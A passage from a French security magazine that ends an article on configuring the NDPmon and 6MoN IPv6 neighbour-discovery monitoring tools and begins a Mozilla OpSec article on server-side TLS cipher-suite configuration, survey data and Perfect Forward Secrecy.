- Notification et mitigation : réalisation des deux actions précédentes.

Fig. 9 : Interface d'affectation d'action aux réseaux.

6MoN implémente d'autres fonctionnalités intéressantes notamment la notification de l'administrateur par e-mail en cas d'attaque, ainsi que la détection de la relation entre une adresse MAC et un nom d'utilisateur dans le cas où l'accès au réseau est contrôlé par un équipement FreeRadius.

4 Présentation de NDPMon

NDPMon représente l'outil open source le plus complet à ce jour. L'outil implémente des fonctionnalités intéressantes permettant de réaliser des actions d'invalidation de messages envoyés par un attaquant et offre une certaine facilité d'utilisation à travers une interface web facilitant la supervision et l'exploitation des résultats.

NDPmon est un outil développé par l'INRIA **[4]** dans le but de surveiller les messages ICMPv6 qui circulent sur le réseau. Il implémente les actions de détection basique de la même manière que les outils cités précédemment. Cependant, NDPmon intègre aussi différentes fonctionnalités que nous allons détailler par la suite, comme l'ajout de règles de détection personnalisées ou la mise en place de contre-mesures.

4.1 Installation

NDPmon peut être utilisé sur les distributions Linux (disponible sur les dépôts officiels de Debian, Ubuntu), Mac OS X ainsi que sur *BSD (disponible sur FreeBSD en tant que port). L'outil peut être installé directement à partir des dépôts ou en utilisant les sources (la dernière version de NDPmon peut être récupérée sur le SourceForge du projet **[5]**). Dans notre exemple, la deuxième méthode sera utilisée pour permettre d'activer les plug-ins suivants lors de l'installation :

- **`MAC Vendor Resolution`** : permet de détecter les paquets contenant des adresses Mac n'appartenant à aucun vendeur et ceci à travers la recherche des trois premiers octets dans le fichier **`manuf`** **[6]** de Wireshark ;
- **`WEB interface`** : interface web permettant d'afficher les alertes ainsi que les nœuds du réseau en temps réel ;
- **`SyslogFiltering`** : permet le filtrage des logs correspondant à NDPmon et leur redirection vers le fichier de log **`ndpmon.log`** ;
- **`Countermeasures`** : comme son nom l'indique, ce plug-in permet de réaliser des actions afin d'atténuer et/ou éliminer les conséquences d'une attaque ;
- **`Custom Rules`** : ce plug-in permet à l'utilisateur de définir des règles personnalisées.

Avant l'installation de l'outil, il faut créer le script de configuration puis lancer ce dernier avec les options nécessaires à l'activation des plug-ins cités ci-dessus :

```
# autoreconf -vi
# ./configure --prefix=/usr/local \
--with-var-datadir=/var/local/lib \
--with-confdir=/usr/local/etc \
--enable-mac-resolv \
--enable-webinterface --with-webdir=/var/www \
--enable-syslogfilter \
--enable-countermeasures \
--enable-countermeasures
```

Enfin, il suffit de compiler et d'installer :

```
# make && make install
```

4.2 Configuration

La configuration initiale de NDPmon lui permet d'avoir les informations relatives au réseau à superviser à savoir :

- les routeurs légitimes du réseau ;
- l'activation des notifications ;
- les interfaces sur lesquelles NDPmon doit écouter ;
- les informations concernant les routes ;
- les serveurs DNS.

Ces informations sont stockées dans le fichier **config_ndpmon.xml**, qui peut être créé automatiquement ou manuellement.

Afin d'activer le mode apprentissage « learning » lors du lancement de l'outil, ce dernier doit être exécuté avec l'option **-L** :

```
# ndpmon -L
```

Suite à l'exécution de la commande, NDPmon va écouter les messages ICMPv6 circulant sur le réseau afin de collecter les différentes informations du réseau à travers l'interface d'écoute eth0. Cette interface est ajoutée automatiquement au fichier de configuration **config_ndpmon.xml**, créé dans le dossier **/usr/local/etc/ndpmon/**.

```
# ndpmon -L
----- Initialization -----
NDPMon starts in LEARNING mode.
Reading configuration file: "/usr/local/etc/ndpmon/config_ndpmon.xml" ...
[settings] NDPMon general settings: {
    actions high priority {
        syslog
        no sendmail
        no pipe program
    }
    actions low priority {
        syslog
        no sendmail
        no pipe program
    }
    admin mail root@localhost
    ignor autoconf
    syslog facility LOG_LOCAL1
    no use reverse hostlookups
}
[parser] Finished reading the configuration.
Reading neighbors file: "/var/local/lib/ndpmon/neighbor_list.xml" ...
[parser] Finished reading the neighbor cache.
----------------

[capture_pcap] Listening on interface eth0.
----- ND_NEIGHBOR_ADVERT -----
[parser] Writing cache...
----------------

[webinterface]: Exporting alerts to "/var/www/ndpmon/alerts.html".
[webinterface]: Exporting neighbor cache to "/var/www/ndpmon/neighbors.html".


----- ND_ROUTER_ADVERT -----
Reset timer for 0:21:6a:92:e4:56 fe80::958c:1cd6:98c8:2402
----------------

----- ND_ROUTER_ADVERT -----
Router (8:0:27:34:e7:5,fe80:0:0:0:a00:27ff:fe34:e705) :
    RA params:
        curhoplimit:    255
        flags:          []
        router lifetime: 2048
        reachable timer: 0
        retrans timer:   0
        mtu:            1500
    Address(es):
    Prefix(es):
        2001:db8:aa8:7:0:0:0:0/64
            flags:         [ONLINK AUTO ]
            valid time:    99999
            preferred time: 49999
    Nameserver(s):
    Search domain(s):
    Route(s):
```

Le fichier XML généré automatiquement suite à la phase d'apprentissage possède la structure suivante :

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<?xml-stylesheet type="text/xsl" href="config.xsl"?>
<!DOCTYPE config_ndpmon SYSTEM "config_ndpmon.dtd">
<config_ndpmon>
  ...
</config_ndpmon>
```

Le fichier de configuration contient plusieurs éléments qui permettent à NDPmon, de connaître les informations légitimes qui doivent être envoyées par les routeurs et les contre-mesures à exécuter lors de la détection de messages malveillants.

L'élément « settings » contient des informations basiques comme les actions à réaliser lors d'une attaque, l'adresse e-mail de l'administrateur :

```
<settings>
    <actions_high_priority sendmail="1" syslog="1" exec_pipe_program=""/>
    <actions_low_priority sendmail="1" syslog="1" exec_pipe_program=""/>
    <admin_mail>anas.chanaa@intrinsec.com</admin_mail>
 </settings>
```

Un élément principal nommé « probes » contient les informations relatives aux interfaces sur lesquelles NDPmon doit écouter et les routeurs légitimes du réseau :

```
<probes>
 <probe name="eth0" type="interface">
  <countermeasures_enabled>1</countermeasures_enabled>
  <routers>
    <router>
     <mac>8:0:27:34:e7:5</mac>
     <lla>fe80::a00:27ff:fe34:e705</lla>
     <param_curhoplimit>255</param_curhoplimit>
     <param_flags_reserved>8</param_flags_reserved>
     <param_router_lifetime>2048</param_router_lifetime>
     <param_reachable_timer>0</param_reachable_timer>
       <param_retrans_timer>0</param_retrans_timer>
       <param_mtu>1500</param_mtu>
       <params_volatile>1</params_volatile>
       <addresses/>
          <prefixes>
            <prefix>
              <address>2001:db8:aa8:7::</address>
              <mask>64</mask>
              <param_flags_reserved>192</param_flags_reserved>
              <param_valid_time>99999</param_valid_time>
              <param_preferred_time>49999</param_preferred_time>
            </prefix>
          </prefixes>
    </router>
  </routers>
 </probe>
</probes>
```

L'élément relatif à la configuration des contre-mesures sera présenté par la suite.

L'utilisation du mode automatique représente un risque potentiel sur le réseau. Ce risque réside dans le cas où des paquets malveillants sont envoyés par un attaquant en même temps que l'exécution de la phase de collecte d'informations automatique. Pour remédier à ce problème, il est conseillé de combiner les deux méthodes d'initialisation du fichier de configuration en vérifiant et ajoutant manuellement les informations nécessaires au fichier après sa génération automatique.

4.3 Interface web

Le plug-in **WEB Interface** fait partie des points forts d'NDPmon. Grâce à ce plug-in, les informations collectées par le cœur de l'outil sont accessibles par le biais de pages web. L'aspect « user friendly » rend la tâche d'analyse des résultats moins fastidieuse pour les administrateurs.

Le plug-in permet d'avoir une vision en temps réel sur les alertes déclenchées. NDPmon définit trois types d'alerte : information, avertissement et attaque (Fig. 10).

L'affichage des règles de configuration sur une page web facilite la vérification de la configuration en cas de problème (Fig. 11).

Dans l'onglet ***Neighbors***, l'administrateur du réseau a accès à une liste qui répertorie l'ensemble des nœuds appartenant au réseau (Fig. 12).

4.4 Capacité de détection et alertes

NDPmon est capable de détecter plusieurs types de messages malveillants que nous pouvons classer en trois catégories :

- Alertes liées aux messages envoyés par des routeurs : dans cette catégorie, nous trouvons des alertes relatives aux messages RA avec une alerte spécifique à chaque champ du message pouvant contenir des anomalies, ainsi qu'une alerte concernant les messages Redirect. Ces derniers sont utilisés par les routeurs pour indiquer à une machine le meilleur chemin vers sa destination.
- Alertes liées aux messages NA : cette catégorie d'alertes informe l'administrateur des différents messages NA malveillants essayant d'altérer le « neighbor cache » des nœuds du réseau ou lors de

Time	Probe	Reason	Ethernet Address 1	Ethernet Address 2	IPv6 Address
Tue Aug 6 14:11:02 2013	eth0	wrong prefix	8:0:27:34:e7:5	0:0:0:0:0:0	fe80::a00:27ff:fe34:e705
Tue Aug 6 14:10:57 2013	eth0	wrong prefix	8:0:27:34:e7:5	0:0:0:0:0:0	fe80::a00:27ff:fe34:e705
Tue Aug 6 14:10:51 2013	eth0	wrong prefix	8:0:27:34:e7:5	0:0:0:0:0:0	fe80::a00:27ff:fe34:e705
Tue Aug 6 14:10:46 2013	eth0	wrong prefix	8:0:27:34:e7:5	0:0:0:0:0:0	fe80::a00:27ff:fe34:e705
Tue Aug 6 14:10:43 2013	eth0	new station	8:0:27:0:a4:61	0:0:0:0:0:0	fe80::8d0a:962e:a721:cc80
Tue Aug 6 14:10:44 2013	eth0	bogon	8:0:27:0:a4:61	0:0:0:0:0:0	dead:beef:dead:beef:8d0a:962e:a721:cc80
Tue Aug 6 14:10:44 2013	eth0	new IP	8:0:27:0:a4:61	0:0:0:0:0:0	dead:beef:dead:beef:8d0a:962e:a721:cc80
Tue Aug 6 14:10:45 2013	eth0	bogon	8:0:27:0:a4:61	0:0:0:0:0:0	dead:beef:dead:beef:f8c9:2f86:f3fa:1c31
Tue Aug 6 14:10:46 2013	eth0	dad dos	8:0:27:0:a4:61	0:0:0:0:0:0	dead:beef:dead:beef:f8c9:2f86:f3fa:1c31
Tue Aug 6 14:10:42 2013	eth0	wrong prefix	8:0:27:34:e7:5	0:0:0:0:0:0	fe80::a00:27ff:fe34:e705

Fig. 10 : Exemple d'alertes.




Fig. 11 : Informations de configuration d'NDPmon.

la réalisation d'une attaque DoS contre les nouvelles machines qui tentent d'accéder au réseau.

- Alertes diverses : cette catégorie contient plusieurs types d'alertes informatives.

Une liste exhaustive des alertes pouvant être générées par NDPmon se trouve sur le site officiel **[7]** de l'outil.

4.5 Traitement des logs

En plus des mécanismes de notification, NDPmon propose le plug-in **SyslogFiltering** qui permet de filtrer et de rediriger les logs contenant l'étiquette NDPmon vers le fichier **/var/log/ndpmon.log**.

Ce plug-in utilise logrotate pour réaliser la rotation des logs. Lors de l'installation, le fichier de configuration **ndpmon** suivant est créé dans le dossier **/etc/logrotate.d**.

```
/var/log/ndpmon.log
{
    rotate 52
    weekly
    missingok
    notifempty
    compress
    delaycompress
    sharedscripts
    postrotate
        invoke-rc.d rsyslog reload >/dev/null 2>&1 || true
    endscript
}
```

4.6 Contre-mesures

Les actions réalisées par NDPmon après la détection d'une attaque ne se limitent pas au déclenchement d'alertes ou à l'enregistrement de logs. L'outil est capable d'exécuter des contre-mesures préalablement configurées.

Il existe six contre-mesures :

- **cm_kill_illegitimate_router** : cette contre-mesure est exécutée suite à la détection d'un message RA en provenance d'un nœud qui ne figure pas dans la liste des routeurs valides dans le fichier **config_ndpmon.xml**. Elle permet d'invalider le routeur malveillant en envoyant un message RA avec un champ **Router Lifetime** égal à **0**.

Probe Name	MAC Address	IPv6 Global Addresses	
eth0	8:0:27:34:e7:5	fe80::a00:27ff:fe34:e705	
Time	**MAC Address (Vendor)**	**Link Local Address**	**IPv6 Global Addresses**
Mon Aug 5 21:39:15 2013	f4:f5:a5:ba:54:e4 (unknown)	fe80::c8b2:b938:5902:1827	2001:608:aa8:7:c8b2:b938:5902:1827 (Mon Aug 5 19:13:31 2013 ;Mon Aug 5 19:13:31 2013) 2001:608:aa8:7:31cf:ac44:d52f:a846 (Mon Aug 5 19:13:31 2013 ;Mon Aug 5 19:13:31 2013)
Mon Aug 5 20:01:23 2013	0:21:6a:92:e4:56 (IntelCor)	fe80::958c:1cd6:98c8:2402	
Mon Aug 5 19:13:53 2013	8:0:27:47:8a:62 (CadmusCo)	fe80::a00:27ff:fe47:8a62	
Mon Aug 5 19:39:52 2013	8:0:27:34:e7:5 (CadmusCo)	fe80::a00:27ff:fe34:e705	
Mon Aug 5 20:59:27 2013	90:4c:e5:21:47:30 (HonHaiPr)	fe80::6dcd:4e81:bedf:e342	2001:608:aa8:7:6dcd:4e81:bedf:e342 (Mon Aug 5 19:13:31 2013 ;Mon Aug 5 19:39:43 2013) 2001:608:aa8:7:cdf3:f07a:d80d:96bb (Mon Aug 5 19:13:31 2013 ;Mon Aug 5 19:39:43 2013)
Mon Aug 5 20:59:25 2013	0:16:44:bc:c:36 (Lite-OnT)	fe80::ad01:34e5:a00e:7380	
Mon Aug 5 21:08:46 2013	0:26:b6:60:89:f2 (AskeyCom)	fe80::3913:b184:78e1:bd43	2001:608:aa8:7:3913:b184:78e1:bd43 (Mon Aug 5 19:13:31 2013 ;Mon Aug 5 19:13:31 2013) 2001:608:aa8:7:3563:51dc:6b74:3aec (Mon Aug 5 19:13:31 2013 ;Mon Aug 5 19:13:31 2013)
Mon Aug 5 20:59:27 2013	74:de:2b:ca:ba:49 (LiteonTe)	fe80::255a:c780:6d52:d517	2001:608:aa8:7:255a:c780:6d52:d517 (Mon Aug 5 19:13:31 2013 ;Mon Aug 5 19:34:14 2013) 2001:608:aa8:7:8412:29f4:3606:d490 (Mon Aug 5 19:13:31 2013 ;Mon Aug 5 19:34:14 2013)

Fig. 12 : Liste des nœuds appartenant au réseau.

- **cm_kill_wrong_prefix** : celle-ci permet d'invalider les messages RA contenant un préfixe invalide qui provient d'un routeur légitime par l'envoi de deux messages RA. Le premier est envoyé avec les paramètres valides contenus dans le fichier de configuration. Le deuxième message est envoyé avec le champ **Router Lifetime** à **0** afin d'invalider les messages malveillants envoyés précédemment.

Les quatre contre-mesures restantes ont pour but d'arrêter la propagation de paramètres erronés. Elles sont exécutées lorsque NDPmon intercepte un message RA avec des paramètres différents de ceux récupérés lors de la phase de configuration. Les contre-mesures concernent les paramètres suivants :

- **cm_propagate_router_params** : paramètre de base du message RA ;
- **cm_propagate_router_dns** : paramètres relatifs aux options DNS (RFC 6106) ;
- **cm_propagate_router_routes** : paramètres relatifs aux options de routes (RFC 4191) ;
- **cm_propagate_neighbor_mac** : paramètres relatifs à l'option contenant l'adresse Mac du routeur.

L'élément de configuration des contre-mesures au niveau du fichier **config_ndpmon.xml** est le suivant :

```
<countermeasures>
    <kill_illegitimate_router>RESPOND</kill_illegitimate_router>
    <kill_wrong_prefix>SUPPRESS</kill_wrong_prefix>
    <propagate_router_params>CEASE AFTER max</propagate_router_params>
    <propagate_router_dns>LAUNCH AFTER min</propagate_router_dns>
    <propagate_router_routes>RESPOND</propagate_router_routes>
    <propagate_neighbor_mac>RESPOND</propagate_neighbor_mac>
</countermeasures>
```

Chaque règle appartenant à la politique de contre-mesure est liée à une stratégie d'exécution. NDPMon implémente les quatre stratégies suivantes :

- **RESPOND** : La contre-mesure est exécutée à chaque appel.
- **SUPPRESS** : La contre-mesure n'est jamais exécutée.
- **CEASE AFTER N** : La contre-mesure est exécutée à chaque appel, une fois le Nième appel atteint, la contre-mesure ne sera plus exécutée.
- **LAUNCH AFTER N** : Avant d'atteindre le Nième appel, la contre-mesure n'est jamais exécutée. Une fois le nombre minimum d'appels atteint, la contre-mesure est exécutée après chaque appel.

4.7 Ajout de règles

Grâce au plug-in **Custom Rules**, un administrateur peut créer ses propres règles afin de déclencher des alertes suite à la détection de paquets contenant des options spécifiques.

La définition des règles se fait au niveau du fichier de configuration de la manière suivante :

```
<config_ndpmon>
  <rule description="<describe the purpose of this rule>">
    <match field="ethernet.source" value="f4:f5:a5:ba:54:e4"/>
    <match field="inet6.destination " value="ff02::1"/>
    <no-match field="icmp6.type" value="135" />
  </rule>
</config_ndpmon>
```

Dans cet exemple, la règle créée alertera l'administrateur lors de la détection d'un message ICMPv6 ayant comme adresse Mac source f4:f5:a5:ba:54:e4, comme adresse de destination ff02::1 et avec un type de message différent de 135 (NS). Une liste complète des champs pouvant être testés ainsi que leurs types est disponible sur le site officiel de l'outil.

Conclusion

Cet article a pour principal objectif d'introduire les outils open source de monitoring comme Ramond ou 6MoN, il s'intéresse et aborde avec plus de détail l'outil NDPmon de par son efficacité (ce qui ne remet pas en cause l'efficacité des autres outils). Il est à constater que tous les outils présentés dans cet article ne traitent pas les messages DHCPv6. Le seul outil qui existe sur le marché capable de réaliser la détection des messages DHCPv6 malveillants est DHCPv6 Guard de Cisco qui fait partie d'une solution complète appelée « First-Hop Security ».

Même si les communications entre les nœuds en IPv6 se limitent aux protocoles NDP et DAD lorsque IPv6 n'est pas officiellement déployé, il existe tout de même des attaques qui peuvent nuire au bon fonctionnement du réseau en exploitant uniquement ces deux protocoles comme nous avons pu le constater.

En ce qui concerne les outils d'attaques, nous avons assisté ces dernières années à l'émergence de nouveaux outils spécialisés sur IPv6 comme les suites THC-IPv6 et IPv6 Toolkit. En parallèle, de nombreux outils ont subi une mise à niveau pour être compatibles avec les spécifications d'IPv6 comme le fameux Nmap. ■

RÉFÉRENCES

[1] http://www.google.fr/ipv6/statistics.html
[2] http://www.thc.org/thc-ipv6/
[3] http://tools.ietf.org/html/rfc4862
[4] http://www.inria.fr/
[5] http://sourceforge.net/projects/ndpmon/files/ndpmon/
[6] http://anonsvn.wireshark.org/wireshark/trunk/manuf
[7] http://ndpmon.sourceforge.net/index.php?n=Doc.Alerts

TLS, ÉTAT DES LIEUX CÔTÉ SERVEUR

Julien Vehent – OpSec @ Mozilla

mots-clés : TLS / PFS / OPENSSL / PERFORMANCE / COMPATIBILITE / EDUCATION

Configurer TLS côté serveur est difficile. 19% des sites en HTTPS proposent toujours SSLv2. 28% vont négocier une session avec DES_CBC_SHA et ses clés de 56 bits si le client le demande. Il y a un peu plus d'un an, la majorité des experts en SSL/TLS recommandaient RC4 à AES. Quelques mois plus tard, c'était l'inverse. Une partie de la communauté cryptographique supporte Perfect Forward Secrecy, alors qu'une autre le refuse pour cause de lenteur. Il existe même des doutes sur le niveau réel de sécurité fourni par AES-256, par rapport à la version 128 bits. Ajoutons à cela une bonne dose de perte de confiance dans les standards existants, en particulier depuis que l'on sait Dual_EC_DRBG backdoored, et nous voici avec une parfaite recette de confusion et d'incohérence. Les désaccords sur la meilleure façon de configurer HTTPS sont nombreux. Et si le débat est utile aux experts, il est presque impossible pour un non-initié de naviguer dans la nébuleuse TLS, et d'en extraire une configuration de référence.

Mozilla héberge de nombreux sites web, logiciels et services. Plusieurs centaines, en réalité, sont hébergés sur des infrastructures diverses et variées. Au dernier décompte, un peu moins de 1200 domaines avaient un pied sur l'Internet en HTTPS.

Au début de l'été 2013, l'équipe *Operations Security* (OpSec) de Mozilla a commencé à écrire un guide de configuration du TLS pour les administrateurs. Ce qui devait prendre un jour ou deux a, en fait, pris plusieurs mois, et impliqué de nombreux contributeurs. Le résultat, qui se trouve à **[Server_Side_TLS]**, se veut un guide pratique pour l'administrateur et l'ingénieur.

Dans cet article, nous allons revenir sur les points clés de la recommandation, et présenter un état des lieux de TLS. Nous discuterons des différents algorithmes, du support des différents constructeurs, et des outils pour évaluer nos configurations. Mais, le véritable objectif de cette descente au cœur de TLS, c'est de trouver la ciphersuite optimale pour nos besoins. Et pour cela, plusieurs questions se posent:

- Comment activer *Perfect Forward Secrecy*, avec les bons paramètres Diffie-Hellman ?
- AES CBC, GCM, 128, 256 ?
- RC4 ou 3DES pour la rétro-compatibilité ?
- Quelle place pour les courbes elliptiques ?

En répondant à tout cela, on arrivera à la ciphersuite suivante :

```
ECDHE-RSA-AES128-GCM-SHA256:ECDHE-ECDSA-AES128-GCM-SHA256:ECDHE-RSA-AES256-GCM-
SHA384:ECDHE-ECDSA-AES256-GCM-SHA384:DHE-RSA-AES128-GCM-SHA256:DHE-DSS-AES128-
GCM-SHA256:kEDH+AESGCM:ECDHE-RSA-AES128-SHA256:ECDHE-ECDSA-AES128-SHA256:ECDHE-
RSA-AES128-SHA:ECDHE-ECDSA-AES128-SHA:ECDHE-RSA-AES256-SHA384:ECDHE-ECDSA-AES256-
SHA384:ECDHE-RSA-AES256-SHA:ECDHE-ECDSA-AES256-SHA:DHE-RSA-AES128-SHA256:DHE-RSA-
AES128-SHA:DHE-DSS-AES128-SHA256:DHE-RSA-AES256-SHA256:DHE-DSS-AES256-SHA:DHE-RSA-
AES256-SHA:AES128-GCM-SHA256:AES256-GCM-SHA384:ECDHE-RSA-RC4-SHA:ECDHE-ECDSA-RC4-
SHA:AES128:AES256:RC4-SHA:HIGH:!aNULL:!eNULL:!EXPORT:!DES:!3DES:!MD5:!PSK
```

Note

Le nommage des suites TLS, pourtant normalisé par la *Internet Assigned Numbers Authority* (IANA), est différent d'une librairie à une autre. IANA, OpenSSL, GnuTLS et NSS utilisent des noms différents pour les mêmes suites. Dans la suite de cet article, nous préférerons le nommage de IANA.

1 État des lieux du TLS sur l'Internet

Prenons la classification Alexa des sites internet : sur le top 1 million de sites, classés par popularité, 451470 ont répondu à mon scanner avec un handshake

SSL ou TLS valide. Ce test, réalisé en janvier dernier et publié à **[TLS_Survey]**, a fait ressortir des éléments intéressants :

1. Les algorithmes considérés comme antiques et dangereux sont toujours largement utilisés. RC4 et 3DES sont présents 9 cas sur 10. Pire : 1.56% des sites n'acceptent rien d'autre que RC4, et 1.23% refuseront une connexion qui n'utilise pas 3DES. RC2 et DES sont souvent activés, tout comme SSLv2 qui est présent sur 19% des sites.
2. TLSv1.1 et 1.2 sont peu déployés, avec respectivement 32.1% et 33.2% d'activations. SSLv3 et TLSv1 sont standard sur 99% des sites.
3. Si DHE est activé sur 75% des sites, seuls 60% préfèrent DHE ou ECDHE. De plus, 98.1% des sites qui proposent DHE utilisent un paramètre de 1024 bits. Ce qui, nous allons le voir dans « DHParam, un problème de taille », réduit la sécurité de manière significative.

Les résultats de la revue, ci-dessous, contiennent beaucoup plus d'informations. Je vous invite particulièrement à apprécier la diversité des configurations. Il est clair que beaucoup de sites peuvent bénéficier d'une meilleure sécurité sans pour autant investir dans de nouvelles technologies. Le problème vient d'abord d'un manque d'éducation.

```
SSL/TLS survey of 451470 websites from Alexa's top 1 million
Supported Ciphers         Count     Percent
------------------------+---------+-------
3DES                      422845    93.6596
3DES Only                 5554      1.2302
AES                       411990    91.2552
AES Only                  404       0.0895
CAMELLIA                  170600    37.7877
CAMELLIA Only             2         0.0004
RC4                       403683    89.4152
RC4 Only                  7042      1.5598
z:ADH-DES-CBC-SHA         918       0.2033
z:ADH-SEED-SHA            633       0.1402
z:AECDH-NULL-SHA          3         0.0007
z:ConnectionFailure       1         0.0002
z:DES-CBC-MD5             55824     12.3649
z:DES-CBC-SHA             125630    27.8269
z:DHE-DSS-SEED-SHA        1         0.0002
z:DHE-RSA-SEED-SHA        77930     17.2614
z:ECDHE-RSA-NULL-SHA      3         0.0007
z:EDH-DSS-DES-CBC-SHA     11        0.0024
z:EDH-RSA-DES-CBC-SHA     118684    26.2883
z:EXP-ADH-DES-CBC-SHA     611       0.1353
z:EXP-DES-CBC-SHA         98680     21.8575
z:EXP-EDH-DSS-DES-CBC-SHA 11        0.0024
z:EXP-EDH-RSA-DES-CBC-SHA 87490     19.3789
z:EXP-RC2-CBC-MD5         105780    23.4301
z:IDEA-CBC-MD5            7300      1.6169
z:IDEA-CBC-SHA            53981     11.9567
z:NULL-MD5                379       0.0839
z:NULL-SHA                377       0.0835
z:NULL-SHA256             9         0.002
z:RC2-CBC-MD5             63510     14.0674
z:SEED-SHA                93993     20.8193

Supported Handshakes      Count     Percent
------------------------+---------+-------
DHE                       267507    59.2524
ECDHE                     97570     21.6116

Supported PFS             Count     Percent   PFS Percent
------------------------+---------+---------+-----------
DH,1024bits               262561    58.1569   98.1511
DH,1539bits               1         0.0002    0.0004
DH,2048bits               3899      0.8636    1.4575
DH,3072bits               2         0.0004    0.0007
DH,3248bits               2         0.0004    0.0007
DH,4096bits               144       0.0319    0.0538
DH,512bits                76        0.0168    0.0284
DH,768bits                825       0.1827    0.3084
ECDH,B-163,163bits        37        0.0082    0.0379
ECDH,B-233,233bits        295       0.0653    0.3023
ECDH,B-283,282bits        1         0.0002    0.001
ECDH,B-571,570bits        329       0.0729    0.3372
ECDH,P-224,224bits        4         0.0009    0.0041
ECDH,P-256,256bits        96738     21.4273   99.1473
ECDH,P-384,384bits        108       0.0239    0.1107
ECDH,P-521,521bits        118       0.0261    0.1209
Prefer PFS                279430    61.8934   0
Support PFS               342725    75.9131   0

Supported Protocols       Count     Percent
------------------------+---------+-------
SSL2                      85447     18.9264
SSL2 Only                 38        0.0084
SSL3                      449864    99.6443
SSL3 Only                 4443      0.9841
TLS1                      446575    98.9158
TLS1 Only                 736       0.163
TLS1.1                    145266    32.1762
TLS1.2                    149921    33.2073
TLS1.2 Only               5         0.0011
TLS1.2 but not 1.1        11888     2.6332
TLS1_1 Only               1         0.0002
```

2 L'importance de la ciphersuite

Si une importante partie de cet article discute des priorités dans une ciphersuite, il convient tout d'abord de comprendre pourquoi cela est nécessaire. Lors de la négociation TLS, le client envoie un message CLIENT HELLO qui contient une liste de ciphers supportés. Le serveur a le droit de choisir le cipher qui lui plaît dans cette liste. Nginx, Apache, Haproxy, F5, etc., possèdent une option qui indique au serveur de faire ce choix en accord avec ses propres priorités. De fait, configurer dans le serveur une ciphersuite qui contient un ordre précis, permet de contrôler les ciphers qui seront utilisés entre le client et le serveur.

Notre ciphersuite de référence préfère la suite **TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256** en premier. Le nommage des suites cryptographique suit un format précis :

- Algorithme d'échange de clé : ECDHE ;
- Authentification de l'échange de clé : RSA ;
- Chiffrement des flux de données : AES 128 en mode GCM ;
- Hachage : SHA256.

En revanche, la dénomination ci-dessus suit la convention de l'IANA, et OpenSSL a un nom différent pour la même suite : **ECDHE-RSA-AES128-GCM-SHA256**. Il faut donc jongler un peu entre les deux conventions de nommage.

La commande **openssl ciphers -V '<ciphersuite>'** peut être utilisée pour obtenir une vue globale de ces priorités. L'option **-V** est récente et permet d'afficher l'identifiant hexadécimal de chaque suite. Pratique, car si les noms changent, les identifiants sont fixes.

3 Perfect Forward Secrecy (PFS)

Perfect Forward Secrecy a occupé nombre de discussions au cours des derniers mois. Pour beaucoup d'équipes en charge de sécurité opérationnelle, les clés privées, rarement renouvelées, sont un facteur d'attaque important. Sans PFS, une communication TLS, même enregistrée plusieurs années auparavant, peut être décryptée en utilisant uniquement la clé privée. Des millions de sessions TLS sont ainsi protégées par une seule et unique clé RSA, qui peut être volée par un attaquant. Le concept de PFS permet de couvrir ce risque : pour chaque session TLS, client et serveur négocient une clé qui n'est jamais transmise sur le réseau, et est détruite à la fin de la session. La clé privée du serveur est utilisée pour signer un échange Diffie-Hellman entre le client et le serveur. La clé pré-maître ainsi obtenue est fournie à l'algorithme de dérivation. Comme la clé pré-maître est spécifique à la session entre le client et le serveur, et n'est pas réutilisée (sauf en cas de redémarrage de session), elle est appelée éphémère.

Avec PFS, si un individu entre en possession de la clé privée du serveur, il sera incapable de déchiffrer les communications passées. La clé privée est utilisée uniquement pour signer l'échange Diffie-Hellman, qui ne permet pas de connaître la clé pré-maître. La sécurité de Diffie-Hellman est équivalente à celle de RSA pour des tailles de clés identiques. PFS ne réduit donc pas le niveau de sécurité fourni par TLS.

Rémi Gacogne a fourni une explication détaillée de la négociation Diffie-Hellman dans son article sur les protocoles SSL et TLS du numéro précédent (Misc n°71). Nous allons ici nous concentrer sur les difficultés de mise en place.

3.1 DHParam, un problème de taille

La sécurité de DHE dépend du nombre premier **p**. La taille de **p** limite la taille de la clé pré-maître à cause de l'opération modulo de Diffie-Hellman. Plus ce nombre est grand, plus Diffie-Hellman sera difficile à casser. **p** est public, et peut être généré à l'avance. Avec OpenSSL, il peut être généré avec la commande **openssl dhparam**.

Idéalement, **p** devrait être de la même taille que le modulo des clés RSA. Si les clés ont un modulo de 2048 bits, qui est la taille recommandée actuellement, alors **p** devrait être de 2048 bits. Seulement voilà, il existe des clients dont les couches TLS ne supportent pas les valeurs de **p** supérieure à 1024 bits (ne te cache pas, Java 6, c'est bien toi dont je parle). Dans la pratique, on est donc contraint à utiliser un algorithme DHE qui réduit la taille des clés à 1024 bits, et ce jusqu'à ce que tous les clients aient migré.

